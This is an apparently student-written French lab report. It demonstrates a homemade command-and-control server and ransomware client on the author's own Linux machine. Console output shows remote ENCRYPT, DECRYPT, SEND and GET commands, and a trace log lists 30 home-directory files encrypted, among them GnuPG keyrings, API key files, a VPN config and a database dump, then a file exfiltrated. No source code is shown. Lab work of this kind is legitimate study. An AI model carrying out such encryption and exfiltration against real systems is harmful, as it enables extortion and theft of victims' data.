
Lancement du serveur.



Exécution des commandes pour le chiffrement du dossier home de l'utilisateur, ainsi que le déchiffrement, puis l'infiltration et l'exfiltration.

```
C2 >> whoami

[CLIENT]:
yassine


C2 >> ls -l

[CLIENT]:
total 52
-rw-rw-r-- 1 yassine yassine 2047 16 janv. 13:52 c2_history.log
-rw-rw-r-- 1 yassine yassine 2949 16 janv. 11:31 c2_server.py
-rw-rw-r-- 1 yassine yassine  111 16 janv. 13:51 exfil_api_keys.env
-rw-rw-r-- 1 yassine yassine   41 16 janv. 13:51 exfil_monitoring.conf
-rw-rw-r-- 1 yassine yassine   11 16 janv. 13:51 exfil_secret.txt
-rw-rw-r-- 1 yassine yassine   33 16 janv. 13:51 exfil_test_attaque_secret.txt
-rw-rw-r-- 1 yassine yassine 3611 16 janv. 11:29 ransomware_client.py
-rw-rw-r-- 1 yassine yassine   33 16 janv. 13:51 received_secret.txt
-rw-rw-r-- 1 yassine yassine  111 16 janv. 13:51 recu_api_keys.env
-rw-rw-r-- 1 yassine yassine   11 16 janv. 13:51 recu_secret.txt
-rw-rw-r-- 1 yassine yassine   56 16 janv. 13:51 recu_test_ransomware
drwxrwxr-x 2 yassine yassine 4096 15 janv. 16:01 test_attaque
-rw-rw-r-- 1 yassine yassine  120 16 janv. 13:51 victims_database.txt


C2 >> ENCRYPT

[CLIENT]:
Termine (30 fichiers). Log: ~/.system_trace.log

C2 >>
```

```
C2 >> DECRYPT

[CLIENT]:
Termine (30 fichiers). Log: ~/.system_trace.log

C2 >> SEND /home/yassine/Documents/test_attaque/secret.txt
[CLIENT]: Fichier recu_secret.txt bien recu.

C2 >> GET /home/yassine/Documents/test_attaque/secret.txt
[+] Succes: exfil_secret.txt sauvegarde localement.

C2 >>
```

Puis suite à l'exécution des commandes, le tout se stock dans le fichier .system_trace.log qui se met à jour à chaque commande exécutée en temps réel. On voit bien les logs de chaque fichier crypté et décrypté, ainsi que pour les uploads et le download.

```
[2026-01-16 13:52:58.123328] SHELL CMD: whoami
[2026-01-16 13:53:03.344587] SHELL CMD: ls -l
[2026-01-16 13:53:14.170413] --- DEBUT ENCRYPT sur /home/yassine ---
[2026-01-16 13:53:14.174555] FILE_ENCRYPT: /home/yassine/gc0b
[2026-01-16 13:53:14.175360] FILE_ENCRYPT: /home/yassine/}hd,!tje
[2026-01-16 13:53:14.176974] FILE_ENCRYPT: /home/yassine/monitoring.conf
[2026-01-16 13:53:14.178476] FILE_ENCRYPT: /home/yassine/test_ransomware
[2026-01-16 13:53:14.212792] FILE_ENCRYPT: /home/yassine/Captures d'écran/Capture d'écran du 2026-01-16 10-58-53.png
[2026-01-16 13:53:14.214417] FILE_ENCRYPT: /home/yassine/.gnupg/random_seed
[2026-01-16 13:53:14.215092] FILE_ENCRYPT: /home/yassine/.gnupg/pubring.kbx
[2026-01-16 13:53:14.216322] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7462804f.d5a68194.crl
[2026-01-16 13:53:14.217442] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/75d1b2ed.de05bb98.crl
[2026-01-16 13:53:14.218146] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/cf887acb.0f995861.crl
[2026-01-16 13:53:14.219142] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7abcc12f.dea36fd7.crl
[2026-01-16 13:53:14.258995] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/d16da424.cbeb964c.crl
[2026-01-16 13:53:14.260900] FILE_ENCRYPT: /home/yassine/Documents/recu_secret.txt
[2026-01-16 13:53:14.261415] FILE_ENCRYPT: /home/yassine/Documents/exfil_api_keys.env
[2026-01-16 13:53:14.262078] FILE_ENCRYPT: /home/yassine/Documents/c2_history.log
[2026-01-16 13:53:14.262867] FILE_ENCRYPT: /home/yassine/Documents/received_secret.txt
[2026-01-16 13:53:14.264739] FILE_ENCRYPT: /home/yassine/Documents/exfil_test_attaque_secret.txt
[2026-01-16 13:53:14.266067] FILE_ENCRYPT: /home/yassine/Documents/recu_test_ransomware
[2026-01-16 13:53:14.267374] FILE_ENCRYPT: /home/yassine/Documents/victims_database.txt
[2026-01-16 13:53:14.268528] FILE_ENCRYPT: /home/yassine/Documents/recu_api_keys.env
[2026-01-16 13:53:14.270456] FILE_ENCRYPT: /home/yassine/Documents/exfil_secret.txt
[2026-01-16 13:53:14.271430] FILE_ENCRYPT: /home/yassine/Documents/exfil_monitoring.conf
[2026-01-16 13:53:14.271923] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/antivirus
[2026-01-16 13:53:14.272963] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/secret.txt
[2026-01-16 13:53:14.273632] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/antivirus.gpg
[2026-01-16 13:53:14.274364] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/api_keys.env
[2026-01-16 13:53:14.274981] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/Antivirus2
[2026-01-16 13:53:14.275718] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/vpn_config.conf
[2026-01-16 13:53:14.276431] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/IPSSI-SQY
[2026-01-16 13:53:14.277095] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/database_dump.sql
[2026-01-16 13:53:14.277328] --- FIN ENCRYPT: 30 fichiers ---
```

```
[2026-01-16 13:54:27.837689] --- DEBUT DECRYPT sur /home/yassine ---
[2026-01-16 13:54:27.839815] FILE_DECRYPT: /home/yassine/gc0b
[2026-01-16 13:54:27.840507] FILE_DECRYPT: /home/yassine/}hd,!tje
[2026-01-16 13:54:27.841715] FILE_DECRYPT: /home/yassine/monitoring.conf
[2026-01-16 13:54:27.844175] FILE_DECRYPT: /home/yassine/test_ransomware
[2026-01-16 13:54:27.875321] FILE_DECRYPT: /home/yassine/Captures d'écran/Capture d'écran du 2026-01-16 10-58-53.png
[2026-01-16 13:54:27.877593] FILE_DECRYPT: /home/yassine/.gnupg/random_seed
[2026-01-16 13:54:27.879295] FILE_DECRYPT: /home/yassine/.gnupg/pubring.kbx
[2026-01-16 13:54:27.881923] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7462804f.d5a68194.crl
[2026-01-16 13:54:27.883219] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/75d1b2ed.de05bb98.crl
[2026-01-16 13:54:27.884410] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/cf887acb.0f995861.crl
[2026-01-16 13:54:27.885507] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7abcc12f.dea36fd7.crl
[2026-01-16 13:54:27.933847] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/d16da424.cbeb964c.crl
[2026-01-16 13:54:27.935730] FILE_DECRYPT: /home/yassine/Documents/recu_secret.txt
[2026-01-16 13:54:27.936533] FILE_DECRYPT: /home/yassine/Documents/exfil_api_keys.env
[2026-01-16 13:54:27.937704] FILE_DECRYPT: /home/yassine/Documents/c2_history.log
[2026-01-16 13:54:27.938762] FILE_DECRYPT: /home/yassine/Documents/received_secret.txt
[2026-01-16 13:54:27.940838] FILE_DECRYPT: /home/yassine/Documents/exfil_test_attaque_secret.txt
[2026-01-16 13:54:27.941513] FILE_DECRYPT: /home/yassine/Documents/recu_test_ransomware
[2026-01-16 13:54:27.942850] FILE_DECRYPT: /home/yassine/Documents/victims_database.txt
[2026-01-16 13:54:27.943786] FILE_DECRYPT: /home/yassine/Documents/recu_api_keys.env
[2026-01-16 13:54:27.946440] FILE_DECRYPT: /home/yassine/Documents/exfil_secret.txt
[2026-01-16 13:54:27.947752] FILE_DECRYPT: /home/yassine/Documents/exfil_monitoring.conf
[2026-01-16 13:54:27.948219] FILE_DECRYPT: /home/yassine/Documents/test_attaque/antivirus
[2026-01-16 13:54:27.949357] FILE_DECRYPT: /home/yassine/Documents/test_attaque/secret.txt
[2026-01-16 13:54:27.950109] FILE_DECRYPT: /home/yassine/Documents/test_attaque/antivirus.gpg
[2026-01-16 13:54:27.950764] FILE_DECRYPT: /home/yassine/Documents/test_attaque/api_keys.env
[2026-01-16 13:54:27.951131] FILE_DECRYPT: /home/yassine/Documents/test_attaque/Antivirus2
[2026-01-16 13:54:27.951488] FILE_DECRYPT: /home/yassine/Documents/test_attaque/vpn_config.conf
[2026-01-16 13:54:27.951807] FILE_DECRYPT: /home/yassine/Documents/test_attaque/IPSSI-SQY
[2026-01-16 13:54:27.952176] FILE_DECRYPT: /home/yassine/Documents/test_attaque/database_dump.sql
[2026-01-16 13:54:27.952294] --- FIN DECRYPT: 30 fichiers ---
[2026-01-16 13:54:55.250018] RECEPTION SUCCES: recu_secret.txt (11 bytes)
[2026-01-16 13:55:03.117616] EXFILTRATION SUCCES: /home/yassine/Documents/test_attaque/secret.txt
```

Et là voici une petite visualisation du travail sur une interface de VisualStudio Code en utilisant le remote SSH.